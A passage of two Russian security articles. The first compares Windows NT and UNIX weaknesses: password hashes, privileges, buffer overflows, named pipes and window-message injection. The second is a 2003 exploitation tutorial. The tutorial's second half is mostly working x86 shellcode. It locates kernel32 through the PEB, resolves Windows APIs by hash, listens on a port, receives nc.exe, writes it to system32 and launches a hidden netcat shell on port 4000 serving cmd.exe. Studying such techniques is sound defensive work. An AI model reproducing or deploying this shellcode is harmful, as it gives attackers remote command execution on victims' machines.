С другой стороны, NT крайне небрежно относится к охране парольной базы от посягательств хакеров. На первый взгляд кажется, что никакой проблемы вообще нет, т. к. доступ к базе имеется лишь у системы, администраторов и ограниченного количества специально назначенных администратором пользователей (например, операторов архива, периодически сохраняющих базу на резервных носителях). А вот в некоторых, правда, довольно немногочисленных UNIX'ах файл паролей свободно доступен всем пользователям системы и зачастую даже "виден" по сети! Ну и что с того? – спросите вы. – Ведь паролей в парольном файле все равно нет, а "обращение" хеша методом перебора занимает слишком много времени, пускай хакер перебирает, если ему это занятие так нравится… Хорошо, тогда такой вопрос: возможно ли в одном единственном переборе взломать все машины в сети? Не спешите отвечать "нет", ибо правильный ответ: "да"! Объем жестких дисков сегодня возрос настолько, что хакер может сохранить хеши всех перебираемых паролей. Неважно сколько это займет времени: месяц или даже несколько лет, – ведь теперь у взломщика появится возможность практически *мгновенно* восстановить пароль по его хешу – была бы только парольная база в руках! Мало того, что в NT резервные копии парольной базы по

умолчанию хранятся в общедоступных каталогах, так алгоритм аутентификации не использует привязки (salt), в результате чего хеши одинаковых паролей в NT всегда будет совпадать, значительно упрощая тем самым взлом! Впрочем, от атак данного типа привязка все равно не спасает, разве что немного продляет "мучения" системы.

Повышение своих привилегий

Модель привилегий пользователей и механизмы контроля прав доступа, – ключевое и вместе с тем наиболее уязвимое (по статистике) звено подсистемы безопасности любой многопользовательской ОС. В общем случае к ней предъявляются следующие требования:

а) модель пользователей должна быть достаточно гибкой, удобной и интуитивно понятной, в противном же случае ошибки администрирования – неизбежны;

б) механизмы контроля прав доступа должны не только гарантировать невозможность не санкционирования повышения уровня своих привилегий, но и быть максимально устойчивыми к программистским ошибкам;

в) и сама система, и работающие в ней пользователи должны обходится минимально необходимым уровнем привилегий.

Анализ показывает, что перечисленные выше требования не выполняются ни в одной ОС массового назначения, а потому все они в той или иной степени заведомо уязвимы. Между тем, степень защищенности UNIX и NT различна.

Модель привилегий пользователей, применяемая в большинстве UNIX, является *одноуровневой* и допускает существование только двух типов пользователей: обычные пользователи и суперпользователь (он же root или администратор). В NT же, напротив, используется иерархическая схема, причем, помимо root'а в ней имеется еще один суперпользователь, – *система*. Что это означает? А то, что в NT, в отличии от UNIX, каждый пользователь получает минимум необходимых ему прав и никогда не повышает уровень своих привилегий без особой необходимости. Широко распространенное заблуждение гласит, что правильное администрирование UNIX позволяет добиться такого же точно распределения прав доступа, как и в NT, пускай и ценой большего времени и усилий. На самом же деле это не так.

Отсутствие системного пользователя в UNIX приводит к невозможности выполнения целого ряда действий иначе, чем временным повышением привилегий запущенной программы до root'а. Взять хотя бы классическую задачу смены пароля. Пользователи могут (и должны!) периодически менять свои пароли. Но ведь в UNIX (как впрочем и в NT) пароли всех пользователей хранятся в одном файле, причем, используемая модель привилегий не позволяет назначать различным частям файла различные права доступа. Но ведь должен пользователь как-то изменять свой пароль, верно? В UNIX эта задача решается так: утилите, ответственной за смену пароля, присваивается специальный атрибут, позволяющий ей при необходимости получать права root'а, что она, собственно, и делает. Если бы этот механизм использовался только при операциях с паролями большой беды и не было бы. На самом же деле, такой атрибут необходим очень большому количеству приложений, в частности WEB и e-mail серверам. Задумайтесь, что произойдет, если в одной из программ, исполняющихся с наивысшими привилегиями, обнаружится ошибка, так или иначе приводящая к возможности передачи управления хакерскому коду? А ведь такие ошибки сыплются из UNIX'ых программ как из рога изобилия!

Совершенно иная ситуация складывается в среде NT. Непривилегированные пользователи только в исключительных случаях вынуждены повышать свои права до уровня администратора, а все остальное время они пользуются API-функциями операционной системы, выполняющими потенциально опасные действия "руками" самой ОС. Даже если в одном из таких приложений будет

допущена ошибка и хакер захватит управление, – он унаследует минимум прав и причинит система минимум вреда.

Таким образом, NT устойчива к программистским ошибкам, а UNIX чрезвычайно чувствительна к ним.

Угроза переполнения буфера

Переполнение буфера – наиболее "популярная" и в то же время наиболее коварная ошибка, которой не избежало практически ни одно сколь ни будь сложное приложение. Коротко объясним ее суть: если размера выделенного программистом буфера вдруг окажется недостаточно для вмещения всех, копируемых в него данных, то содержимое памяти за концом буфера окажется разрушено (а точнее – замещено) не вместившимися в буфер данными. В зависимости от ситуации за концом буфера могут находится:

а) другие буфера и переменные программы;

б) служебные данные – в частности, адрес возврата из функции;

в) исполняемый код;

г) незанятая или д) отсутствующая страница памяти.

Наибольшую опасность представляют пункты б) и в) так как они чреваты возможностью полного захвата контроля над уязвимой программой. Пункт д) менее коварен и в худшем случае приводит к возможности реализации атаки отказа в обслуживании (при обращении к отсутствующей странице памяти процессор выбрасывает исключение, приводящее к аварийному завершению уязвимого приложения). Угроза от пункта а) в значительной степени зависит от рода и назначения переменных, находящихся за концом переполняющегося буфера и хотя теоретически уязвимое приложение способно на что угодно на практике угроза оказывается не столь уж и велика.

Есть еще одно обстоятельство, – для полноценного захвата управления хакер должен иметь возможность исполнять на удаленной машине собственный код, обычно передаваемый непосредственно через сам переполняющийся буфер. В зависимости от расположения уязвимого буфера и "характера" операционной системы, исполнение переданного хакером кода может быть как разрешено, так и нет.

Все системы: и UNIX, и NT потенциально допускают существование пунктов а), б), г) и д), исключая лишь единственный из них – пункт в). Следовательно, они в равной мере подвержены угрозе переполнения буфера. Кроме того, и UNIX, и NT имеют исполняемый стек (то есть разрешают выполнение кода в стеке) и запрещают его выполнение в сегменте данных. А это значит, что переполнение буферов, содержащихся в автоматических (т.е. стековых) переменных несет в себе угрозу полного захвата управления над уязвимой программой. Правда, для некоторых UNIX существуют заплаты, отнимающие у стека право выполнения, но сфера их применения весьма ограничена (исполняемый стек необходим множеству вполне легальных программ, в частности, компиляторов).

Самое забавное, что и UNIX, и NT написаны на Си – языке программирования, не поддерживающим автоматический контроль границ массива и потому подверженному ошибкам переполнения. Старожилы говорят, что в некоторых версиях UNIX ошибка переполнения присутствовала даже на вводе имени пользователя при регистрации в системе.

Доступ к чужому адресному пространству

С защитой адресных пространств процессор связано огромное количество слухов, сплетен, легенд, да и простого непонимания самой философии защиты. Популярные руководства постоянно упускают из виду, что эта защита в первую очередь предназначается для *непредумышленного* доступа, то есть для того, чтобы процесс, пошедший "в разнос", не утащил бы на тот свет и все остальные процессы, исполняющиеся параллельно с ним.

Полноценной защиты от *предумышленного* доступа в чужое адресное пространство ни в UNIX, ни в NT на самом деле **нет**. Собственно, UNIX вообще не представляет никаких средств такого взаимодействия, кроме разве что разделяемых (т. е. совместно используемых) областей памяти, но это совсем не то. NT же обеспечивает весьма гибкий контроль доступа адресному пространству процессоров, но все-таки значительно проигрывает UNIX в отношении безопасности. И вот почему:

а) в NT доступ в чужое адресное пространство по умолчанию разрешен всем, даже гостю, и если какой-то процесс (точнее его владелец) не хочет, чтобы в него проникали, он должен заявить об этом **явно** ;

б) в UNIX для отладки процессов необходимо, чтобы отлаживаемый процесс не только дал согласие на свою отладку, но и выполнил некоторые действия, причем, отладка уже запущенных процессов запрещена! NT же беспрепятственно позволяет отлаживать активные процессы и инициировать отладку новых, естественно, с наследованием всех привидений процесса-отладчика (то есть в общем случае, отладка более привилегированных процессов из менее привилегированных невозможна).

Короче говоря, – NT предоставляет весьма вольготные условия для существования Stealth-вирусов, клавиатурных и паролей шпионов и всех прочих тварей, нарушающих покой системы.

Межпроцессорные коммуникации

Процессы должны иметь возможность обмениваться данными, – это бесспорно, в противном случае такая система не будет никому нужна. С другой стороны, наличие каких бы то ни было средств межпроцессорного взаимодействия потенциально позволяет атакующему пагубно воздействовать на чужой процесс, причиняя его владельцу те или иные неприятности. Например, напрягать жертву посылкой больших объемов бессмысленных данных, которые та категорически не хочет принимать. Следовательно, каждый из взаимодействующих процессов должен иметь возможность:

а) самостоятельно решать с кем ему взаимодействовать, а с кем нет;

б) уметь определять подлинность процессов отправителей и процессов получателей;

в) контролировать целостность передаваемых/принимаемый данных;

г) создавать защищенный канал связи, устойчивый к перехвату трафика.

Многообразие средств межпроцессорного взаимодействия, поддерживаемых современными операционными системами, чрезвычайно затрудняет ответ на вопрос: а выполняются ли перечисленные выше требования на практике? Ограниченные объемом журнальной статьи мы рассмотрим лишь два наиболее популярных средства межпроцессорного взаимодействия: *каналы , сокеты* и *сообщения*.

Неименованные каналы позволяют связывать лишь родственные процессы и потому полностью отвечают условию пункта а). Даже если посторонний процесс каким-либо образом ухитриться получить дескриптор неименованного канала не родственного ему процесса, то он (дескриптор) вне

контекста своего процесса потеряет всякий смыл и ничего пакостного с ним злоумышленник не сможет сделать. Если же злоумышленник проникнет в родственный процесс и попытается, скажем, облить своего соседа толстой струей информационного мусора, то… ничего не произойдет. Если процесс-читатель не будет успевать "заглатывать" посылаемые ему данные, система автоматически приостановит процесс передачи, не давая атакуемому процессу "захлебнуться". Причем, жертва вольна сама решать – выносить ли ей такие издевательства дальше или же просто закрыть канал и послать невоспитанного хакера куда подальше.

Именованные каналы доступны всем процессам в системе, а в NT и процессам, исполняющимся на остальных узлах сети. Естественно, для открытия именованного канала необходимо иметь соответствующие привилегии, но вот для создания нового именованного канала такие привилегии необязательны, причем под NT не существует легальных способов определения "авторства" создателя того или иного канала! Учитывая, что именованные каналы активно используются системой для передачи зашифрованных паролей и удаленного управления реестром, угроза внедрения подложных каналов уже не покажется незначительной. Частично эта проблема решается установкой соответствующего пакета обновления (в частности для Windows 2000 это ServicePack 2), который предотвращает создание подложного *экземпляра* уже существующего именованного канала, между тем возможность создать подложный канал "с нуля" по прежнему остается, а механизмов идентификации создателей канала в win32 API как не было, так до сих пор и нет. Локальность именованных каналов в UNIX оказывается одновременно и сильной, и слабой ее стороной. Тем не менее, отсутствие удаленного доступа к каналам еще не дает повода расслабляться, – ведь создать подложный канал может даже гостевой пользователь, что в ряде случаев позволяет ему успешно атаковать более привилегированные процессы.

Именованные каналы имеют еще один серьезный недостаток: обработка каждого нового подключения требует какого-то количества системных ресурсов, а максимальное количество создаваемых экземпляров канала обычно не ограничено. Создавая все новые и новые экземпляры злоумышленник "сожрет" все ресурсы и система рано или поздно "встанет". Даже если максимальное количество экземпляров было заранее ограничено, получим те же самые яйца, только в профиль. Захватив все свободные каналы, злоумышленник нарушит нормальную работу всех остальных легальных процессов. Система, правда, не рухнет но пользы от этого будет немного… Решение проблемы состоит в введении квот с клиентской (а не серверной!) стороны, но во-первых, не совсем ясно как такое реализовать в сетевой среде, а, во-вторых, клиентскую защиту всегда легко обойти.

Сокеты , использующиеся в основном в межузловых межпроцессорных взаимодействиях (хотя в UNIX они широко применяются и для локального обмена данными), так же катастрофически незащищены перед попыткой захвата всех свободных ресурсов и огромное количество постоянно совершающихся flooding-атак – лучшее тому подтверждение. Кстати, наличие "сырых" (RAW) сокетов в UNIX делает ее платформой номер один для любой мало-мальски серьезной TCP/IP-атаки. Системы семейства NT долгое время вообще не позволяли "вручную" формировать сетевые пакеты и потому атаки типа Land, Teardrop и Bonk осуществить с их помощью было невозможно (правда, это еще не означает, что NT устойчива к таким атакам). Не этим ли обстоятельством вызвана патологическая любовь большинства хакеров к UNIX? Правда, сегодня только ленивый не найдет NDIS-драйвер к NT, позволяющий работать с TCP/IP пакетами на низком уровне, так что репутация UNIX как чисто хакерской платформы в скором будущем обещает пошатнуться.

Наконец, *сообщения* представляют еще один тип неавторизированного межпроцессорного взаимодействия. В NT любой процесс независимо от уровня своих привилегий может послать сообщение окну другого процесса (в том числе и более привилегированного!), причем нет никакой возможности установить отправителя сообщения! Вот тебе бабушка и сказка о безопасности! Находим окно какого-нибудь привилегированного приложения (а такая возможность у нас есть),

получаем дескриптор интересующего нас элемента управления (кнопки, пункта меню, строки редактирования) и… эмулируем ввод пользователя!!! Привилегированный процесс все сделает за нас, так ничего при этом и не заподозрив! Таким образом, запускать средства администрирования безопасно лишь на заведомо "стерильной" машине (по сети сообщения не передаются, точнее… не передаются в штатной конфигурации NT, но ряд утилит удаленного управления системой позволяет обмениваться сообщениям и по сети).

Нашумевшая дыра, связанная с передачей shell-кода в строку редактирования привилегированного процесса с последующей установкой таймера, выполняющего этот код в адресном пространстве и с привилегиями атакуемого процесса, в настоящее время по заверениям Microsoft уже устранена. Подробности рецепта "лечения" в момент написания этих строк еще не известны, но по всей видимости они сводятся к проверке адреса таймерной процедуры – она не должна находится в буфера какого бы то ни было окна. Ну, еще быть может, запретили передавать сообщение WM_TIMER более привилегированным процессам. Полностью же запретить (или защитить) межпроцессорную рассылку сообщений невозможно, поскольку она является частью философии оконной подсистемы Windows и любые попытки внесения каких бы то ни было ограничений не замедлят столкнуться с проблемами совместимости и приведут к неработоспособности большого количества прикладных программ.

Оконная подсистема UNIX хороша тем, что, не является неотъемлемой частью системы и при желании от нее можно отказаться, ограничившись надежным и безопасным текстовым режимом. К тому же, обмен сообщениями в графических оболочках UNIX обычно осуществляется по протоколам TCP/IP, которые защищают окна и элементы управления одного процесса от посягательств всех остальных (если, конечно, сам процесс-владелец этого не захочет).

Итак: межпроцессорный обмен в и UNIX, и в NT выполнен очень плохо и потому не безопасен, причем, адекватных средств защиты от рассмотренных выше атак, ни в близком, ни в отдаленном будущем по видимому не появится, т. к. "собака зарыта" на уровне базовых концепций и философии той и другой системы. А философию очередной заплатой не поменяешь.

Сводная таблица

Так какая же система надежнее? В идеале, конечно, следовало бы присвоить каждой характеристике свой "вес" и посчитать "очки" обоих систем. Поскольку, "весомость" понятие субъективное, нам ничего не стоит настроить измерительную шкалу так, чтобы более надежной оказалась наша любимая система, причем, такая подтасовка может происходить и подсознательно, а потому в свободной таблице, приведенной ниже, никакие весовые категории вообще не используются.

Не стоит так же забывать, что оценка безопасности системы весьма чувствительна к количеству и роду сравниваемых характеристик. Исключая одни или добавляя другие мы можем значительно изменить конечный результат. Так что не стоит считать наше сравнение истинной в последней инстанции…

характеристика — NT — UNIX

качество и полнота документирования — документирована поверхностно — документирована весьма обстоятельно

доступность исходных текстов — исходные тексты недоступны — исходные тексты доступны

сложность анализа — высокая — умеренная

распространенность — существует весьма ограниченное количество представителей NT, причем наблюдается ярко выраженная преемственность дыр от одних версий системы к другим — существует огромное количество разнообразных клонов, причем ошибки одной версии системы зачастую отсутствуют в остальных

сложность кода — код излишне сложен — код предельно прост

поддержка удаленного администрирования — частично поддерживает — поддерживает

комплектность штатной поставки — содержит минимум необходимых приложений — содержит огромное количество приложений, в том числе и не протестированных

механизмы аутентификации — устойчив к перехвату паролей — передает открытый пароль

использование привязки — не использует — использует

выполнение привилегированных операций — выполняется операционной системой — выполняется самим приложением со временным повышением привилегий

модель пользователей — иерархическая — одноуровневая

защита от переполнения буфера — отсутствует, причем сама ОС написана на языке провоцирующим такие ошибки — отсутствует, причем сама ОС написана на языке провоцирующим такие ошибки

возможность доступа в адресное пространство чужого процесса — имеется, разрешена по умолчанию — отсутствует

возможность отладки процессов — имеется, разрешена по умолчанию — имеется, но связана с рядом ограничений

возможность отладки активных процессов — имеется, но требует наличия соответствующих привилегий — отсутствует

удаленный доступ к именованным каналам — есть — нет

создание подложных именованных каналов — есть, можно создать и канал, и даже подложный экземпляр уже открытого канала — есть, можно создать лишь подложный канал

защита именованных каналов от нежелательных подключений — отсутствует — отсутствует

защита сокетов от нежелательных подключений — отсутствует — отсутствует

возможность эмуляции ввода в более привилегированный процесс — имеется — отсутствует

Таблица 1 Сравнение основных характеристик UNIX и NT прямо или косвенно относящихся к безопасности. Неудачные характеристики залиты серым цветом

Заключение

Не правда ли, забавно, – NT защищена намного слабее (приведенная выше таблица неопровержима доказывает это), но ломают чаще всего все-таки UNIX, а не NT. Парадокс? Или все-таки отсутствие исходных текстов дает о себе знать? Во всяком случае, других причин мы просто не видим… Единственное, что можно предположить: NT ломают, но в силу успешности взлома (и уязвимости самой системы) эти взломы просто не удается зафиксировать. В общем, здесь есть пища для размышлений!

Немного о эксплоитах…

Автор: nester7

Дата: 2003-12-21

*"Хакерами мнят себя все или почти все программисты, - моментально объяснил Недосилов. - Признать вину хакеров - всё равно что расписаться в собственной некомпетентности."
Сергей Лукьяненко. "Фальшивые зеркала"*

Пролистывая книгу "Секреты Windows 2000 хакеров", я наткнулся на интересное высказывание, цитирую: "... Редко бывает, что переполнение буфера в Windows можно применять на практике ...". Мда-а-а, глядя на данные всего лишь SecurityLab.Ru невольно встает вопрос о причинах благосостояния авторов, имеющих столь интересный послужной список, приведенный вначале вышеупомянутой книги...

Ну да бог с ними, с этими авторами, можт это переводчики не ахти как перевели... Содержание моей статьи не ново, скажу сразу и, думаю, ничего нового вы для себя не откроете её прочитав, особенно если вы неплохо знакомы с ассемблером и принципами переполнения стека ;).

Давайте представим, что мы имеем в наличии следующее: удалённая ситема win2k/XP/NT4, уязвимое серверное приложение с возможностью переполнения стека через strcpy() иль sprintf() и наше желание этой системой поуправлять от имени этого приложения.

Получение управления

Для начала рассмотрим несколько способов получения упревления.

Итак, у нас имеется: 2Гб адресного пространства, добрая часть которого ничем не занята; наш код в стеке уязвимого процесса и инструкцию "ret",
которая даст коду возможность исполняться. Какой же адрес скормить этой команде?
Самым простым и часто используемым является подстановка адреса одной из инструкций jmp esp/call esp, расположенных в какой-либо системной библиотеке. Однако, такой способ привязывает наш эксплоит к конкретной версии операционной системы с её сервиспаками, т.к. адреса загрузки dll-ок разняться от билда к билду, что не есть хорошо, но ничего не поделаешь...

Иногда бывает возможным приспособить эксплоит к конкретной версии самого приложения, например, когда последнее использует свои dll-ки. Тогда этот эксплоит будет работать в любой системе, но под определённую версию программы.

Стоит отметить, что инструкции "ret" можно скормить и адрес команд jmp REG/call REG, если указанный регистр содержит подходящее значение.

Часто при входе в функцию последняя устанавливает SEH-обработчик и сей факт иногда(а точнее очень редко) можно использовать для получения управления без jmp/call, а в качестве адреса возврата указать заведомо кривое значение, передача управления по которому вызовет исключение, передав управление на наш код.

А теперь давайте представим, что нам недоступны jmp/call (интересно, часто ли такое бывает ;)?), до SEH-обработчика тоже не дотянуться. Что ж тогда? Можно в качестве адреса возврата подставить непосредственное значение смещения нашего кода, но, наверное, это самое худшее решение из всех возможных, т.к. в этом случае появляется куча проблем. Во-первых, никто не гарантирует, что размещение стека не будет иным у уязвимого потока, да и области памяти, отводимые под стек, отличаются в разных версиях операционных систем. Да ещё мы получаем досадное ограничение на размер самого кода, так как адрес возврата наверняка будет содержать ноль (например 0012FCXXh) до которого и отработает функция strcpy() иль sprintf(). Однако, тут можно воспользоваться тем фактом, что если содержимое буфера с нашим кодом никем не

менялось, то можно передать управление в нужное место этого буфера, то есть:

```
int a = recv(...,&buffer[0],1024,...);

SomeFunction(&buffer[0])

int SomeFunction(char* p) {

 char dst[100];
 ...
 strcpy(dst,p);
 ...
} // <<< --- здесь мы получим управление и, возможно, буфер,
  // указатель на который получила функция, не изменён или
  // изменён незначительно...
```

Также можно поискать в памяти фрагмент кода похожий на:

```
...
add eax,???
call [eax+16]
...
```

и если регистр на момент ret'a содержит необходимое значение, то смело прописываем сие смещение в качестве операнда инструкции "ret".

Итак, посмотрим, какие варианты имеем:

1. jmp esp/call esp
2. jmp REG/call REG
3. SEH-обработчик
4. непосредственное смещение
5. смещения подходящих фрагментов

Получение адресов API-функций

Управление получили, теперь необходимо узнать адреса API-функций, так как без последних толку от кода, мягко говоря, маловато ;)). Рассмотрим 3 метода получения адреса загрузки kernel32.dll, по PE-заголовку которой, определим точки входа в нужные нам функции.

1.From LSD Team

Идея до боли проста - по PEB'у, в котором содержится список всех загруженных для процесса модулей, дотягиваемся до адреса загрузки kernel32

```
mov eax, fs:[30h]  ; получим указатель на PEB
mov eax, [eax+0Ch] ; получим указатель на PEB_LDR_DATA
mov esi, [eax+1Ch] ; получим указатель на InitializationOrderModuleList
lodsd
mov eax, [eax+08h] ; eax -> VA kernel32.dll
```

Стоит отметить, что здесь используются недокументированные поля структуры PEB, однако размер этого кода, согласитесь, радует.

2. From Billy Belcebu

Идея заключается в следующем: берём конкретный адрес и начинаем сканировать адресное пространство на наличие PE-заголовка kernel32.dll:

```
__1:
       cmp     byte ptr [ebp+K32_Limit],00h
       jz      WeFailed

       cmp     word ptr [esi],"ZM"
       jz      CheckPE

__2:
       sub     esi,10000h ; к следующему региону
```

```
        dec     byte ptr [ebp+K32_Limit]
        jmp     __1
```

Чтож, метод не плох, но прожорлив до памяти, так как сюда нужно добавить SEH-обработчик, чтобы смело сканировать память, и проверку CheckPE которая отплёвывает всё, кроме kernel32.

3. From Sars

Чтоб не пересказывать, просто процитирую:

```
"
next_handler dd ?   ; указатель на следующую такую же запись
seh_handler  dd ?   ; адрес обработчика исключения
```

Последний указатель на следующую запись имеет маркировку 0FFFFFFFFh, а адрес последнего обработчика находится где-то в kernel. В общем, глядите в отладчик, мы нашли адрес последнего обработчика, а значит и адрес внутри kernel. Дальше выравним полученный адрес на 64 Кбайта, т.к. kernel грузится по адресу кратному этому значению. Теперь нам осталось найти Image Base пресловутого и небезызвестного кернела. Делается это путем поиска сигнатуры MZ и проверки на PE формат...

```
_SearchMZ:
cmp word ptr [eax],5A4Dh
je _CheckMZ
sub eax,10000h
jmp _SearchMZ
_CheckMZ:
mov edx,[eax+3ch]
cmp word ptr [eax+edx],4550h
jne _Exit
```

Так, теперь сравним слово по полученному адресу с 'MZ', если не совпало, то отнимем 64Кбайта, и повторим, если совпало, то проверим это заголовок PE или нет. Если да, то можно утверждать, что Image Base Kernel найден, если нет, то выйдем. Существует ли вероятность не найти Kernel? При использовании seh, навряд ли, по крайней мере, я этого не наблюдал при тестировании. В случае, когда адрес внутри Kernel берется со стека, заводится счетчик, чтоб не вылезти черт знает куда, но это описано в др. статьях. Для перестраховки можно завести свой обработчик исключений."

Всё, адрес загрузки kernel'a имеем, теперь определим точки входа API-функций, воспользовавшись методом от LSD Team с использованием простенькой и очень короткой функции хеширования (в отличие от crc32 у Billy Belcebu):

```
; воспользуемся услугами VC++ 6.0, чтобы получить
; ассемблерный листинг си-кода и подредактируем
; его в нужных местах...

; предварительно вычисленные значения хешей

DD 99C95590h ; GetProcAddress   1
DD 195D7906h   ; ResumeThread   2
DD 1AF359D3h ; SetThreadContext  3
DD 0A6A6793Dh ; WriteProcessMemory  4
DD 0E9D81A3Bh ; VirtualAllocEx   5
DD 1AF2F9D3h ; GetThreadContext  6
DD 0B87742CBh ; CreateProcessA   7
DD 331ADDDCh ; LoadLibraryA   8
DD 0CFB0E506h ; CreateFileA   9
DD 2E750C90h ; WriteFile    10
DD 0D7629096h ; CloseHandle   11
DD 99046D19h ; WinExec    12
DD 0EC468F87h ; ExitProcess   13
DD    0EC6D8B57h ; OpenProcess   14

; unsigned int   *adr;
; unsigned char **sym;
; unsigned short *ord;
; adr = (unsigned int   *)RVA(ied->AddressOfFunctions);
```

```
; sym = (unsigned char **)RVA(ied->AddressOfNames);
; ord = (unsigned short *)RVA(ied->AddressOfNameOrdinals);

 mov ecx, DWORD PTR [eax+28]
 mov edi, DWORD PTR [eax+36]
 add ecx, esi
 add edi, esi
 mov DWORD PTR _adr$[ebp], ecx
 mov ecx, DWORD PTR [eax+32]
 add ecx, esi

 push 14    ; кол-во функций

; for(;;)

 xor ebx, ebx
 mov DWORD PTR -12+[ebp], ecx
$L42780:

; unsigned int   h = 0;
; unsigned char *c = RVA(sym[idx]);

 mov edx, DWORD PTR -12+[ebp]
 mov ecx, esi
 xor eax, eax
 add ecx, DWORD PTR [edx]
$L42862:

; while(*c) h = ((h<<5)|(h>>27)) + *c++;
; Как заверяют авторы, эта функция не дала
; ни одной коллизии на 50 000 именах функций,
; чего нам с лихвой хватит...

 cmp BYTE PTR [ecx], bl
 je SHORT $L42787
 mov edx, eax
 shr edx, 27     ; 0000001bH
 shl eax, 5
 or edx, eax
 movzx eax, BYTE PTR [ecx]
 add eax, edx
 inc ecx
 jmp SHORT $L42862
$L42787:

; for (int j=0; j < countfunc; j++) {

 push esi
 mov esi, DWORD PTR [ebp+4]
 mov DWORD PTR -4+[ebp], esi
 pop esi
 mov DWORD PTR _j$42788[ebp], ebx

$L42789:

; if(mass[j] == h) {

 mov edx, DWORD PTR -4+[ebp]
 cmp DWORD PTR [edx], eax
 je SHORT $L42855
 add DWORD PTR -4+[ebp], 4
 inc DWORD PTR _j$42788[ebp]
 cmp DWORD PTR _j$42788[ebp], 14
 jnz SHORT $L42789
 jmp SHORT $L42791

$L42855:

; mass[j] = RVA(adr[ord[idx]]);

 push edx
```

```
 movzx eax, WORD PTR [edi]
 mov edx, DWORD PTR _adr$[ebp]
 mov eax, DWORD PTR [edx+eax*4]
 add eax, esi
 pop edx
 mov DWORD PTR [edx], eax
 dec DWORD PTR [esp]
 jz $L42856

$L42791:

 add DWORD PTR -12+[ebp], 4
 add edi,2
 jmp SHORT $L42780

$L42856:
```

Как видите, простор для оптимизации есть...

Удалённое управление

После того, как получены адреса необходимых функций, нам нужно как-то организовать удалённое управление системой. Сие можно сделать разными способами, мы же рассмотрим самый простой - копирование утилиты, которая сделает всю работу за нас:

```
Dllname DB 'ws2_32.dll',0
szncexe DB 'C:\winnt\system32\nc.exe',0
szcmdline DB 'nc.exe -L -n -p 4000 cmd.exe',0

; HINSTANCE hBase = LoadLibrary("ws2_32.dll");

 mov eax, DWORD PTR [ebp] ; ebp - > ImageBase нашего кода
 add eax, str01   ; + смещение строки
 push eax    ; offset "ws2_32.dll"
 mov eax, DWORD PTR [ebp+4]
 call DWORD PTR [eax+15*4] ; call LoadLibrary

 mov edi, eax
 xor esi, esi

; mass[idx] = (int)GetProcAddress(hBase, name[i++]);

$L42797:

 mov ebx, DWORD PTR [ebp]
 add ebx, om2   ; прибавим смещение таблицы,
      ; в которой содержаться указатели
      ; на имена функций
 mov eax, DWORD PTR [ebx+esi]
 add eax, DWORD PTR [ebp]
 push eax
 push edi
 mov eax, DWORD PTR [EBP+4]
 call DWORD PTR [eax+8*4]
 mov DWORD PTR [ebx+esi], eax ; Заменим соответствующий указатель на имя
       ; адресом этой функции
 add esi, 4
 cmp esi, 32  ; для всех 8-ми функций определили  адреса?
 jl SHORT $L42797

; WSAStartup(0x0202, &wd);

 lea eax, DWORD PTR _wd$[ebp]
 push eax
 push 514      ; 00000202H
 mov eax, DWORD PTR [ebp+4]
 call DWORD PTR [eax+5*4]  ; call WSAStartup

; SOCKET sock = socket(AF_INET, SOCK_STREAM, 0);

 push 0
```

```
 push 1
 push 2
 mov eax,  DWORD PTR [ebp+4]
 call DWORD PTR [eax+6*4]  ; call socket

; sockaddr_in   local_addr;
; #define port   7777
; #define SizeOfProgram  58*1024
; local_addr.sin_family = AF_INET;
; local_addr.sin_port = htons(port);

 push 7777     ; 00001e61H
 mov DWORD PTR _sock$[ebp], eax
 mov WORD PTR _local_addr$[ebp], 2
 mov eax, DWORD PTR [ebp+4]
 call DWORD PTR [eax+7*4]  ; call htons
 mov WORD PTR _local_addr$[ebp+2], ax

; local_addr.sin_addr.s_addr = 0;
; bind(sock, (sockaddr *) &local_addr, sizeof(local_addr));

 lea eax, DWORD PTR _local_addr$[ebp]
 push 16     ; 00000010H
 push eax
 push DWORD PTR _sock$[ebp]
 mov DWORD PTR _local_addr$[ebp+4], 0
 mov eax, DWORD PTR [ebp+4]
 call DWORD PTR [eax+0*4]  ; bind

; listen(sock, 0x100);

 push 1     ; 01H
 push DWORD PTR _sock$[ebp]
 mov eax, DWORD PTR [ebp+4]
 call DWORD PTR [eax+1*4]  ; listen

; sockaddr_in client_addr;
; int client_addr_size = sizeof(client_addr);
; accept(sock, (sockaddr *) &client_addr, &client_addr_size);

 lea eax, DWORD PTR _client_addr_size$[ebp]
 mov DWORD PTR _client_addr_size$[ebp], 16 ; 00000010H
 push eax
 lea eax, DWORD PTR _client_addr$[ebp]
 push eax
 push DWORD PTR _sock$[ebp]
 mov eax, DWORD PTR [ebp+4]
 call DWORD PTR [eax+2*4]  ; accept

; Выделим память под буфер, в который будем помещать кусочки nc.exe...

; char *tempbuff=(char*)VirtualAllocEx(0,0,SizeOfProgram,MEM_COMMIT, PAGE_READWRITE);
 xor ebx,ebx
 push 4
 push esi
 mov esi, 59392    ; 0000e800H
 push esi
 push ebx
 push ebx      ;
 mov eax, DWORD PTR [ebp+4]
 call DWORD PTR [eax+12*4] ; call VirtualAllocEx
 mov DWORD PTR _tempbuff$[ebp], eax

; for(int j = 0; j < SizeOfProgram; j+=1024)

 mov DWORD PTR _j$[ebp], ebx
 mov edi, 1024    ; 00000400H
$L42819:

; recv(sock, &tempbuff[j], 1024, 0);
 mov eax, DWORD PTR _j$[ebp]
```

```
 mov ecx, DWORD PTR _tempbuff$[ebp]
 push ebx
 add eax, ecx
 push edi
 push eax
 push DWORD PTR _sock$[ebp]
 mov eax, DWORD PTR [ebp+4]
 call DWORD PTR [eax+3*4]  ; call recv
 add DWORD PTR _j$[ebp], edi
 cmp DWORD PTR _j$[ebp], esi
 jl SHORT $L42819

; CreateFile("C:\winnt\system32\nc.exe", FILE_GENERIC_WRITE, FILE_SHARE_READ,
;  NULL, CREATE_NEW, FILE_ATTRIBUTE_NORMAL, NULL);

 push ebx
 push 128     ; 00000080H
 push 1
 push ebx
 push 1
 push 1179926     ; 00120116H
 push 0
 mov eax, DWORD PTR [ebp+4]
 call DWORD PTR [eax+16*4] ;CreateFileA

; WriteFile(hFile, tempbuff, SizeOfProgram, NULL, NULL);

 push ebx
 push ebx
 push esi
 mov edi, eax
 push DWORD PTR _tempbuff$[ebp]
 push edi
 mov eax, DWORD PTR [ebp+4]
 call DWORD PTR [eax+17*4]  ; WriteFile

; CloseHandle(hFile);

 push edi
 mov eax, DWORD PTR [ebp+4]
 call DWORD PTR [eax+18*4]  ; CloseHandle

; WinExec("nc.exe -L -n -p 4000 cmd.exe", SW_HIDE);

 push ebx
 push 0
 mov eax, DWORD PTR [ebp+4]
 call DWORD PTR [eax+19*4]  ; WinExec

; ExitProcess(0);
```

После этого нужно запустить программу, которая на 4000 порт перешлёт утилиту nc.exe пакетами по 1024 байт...

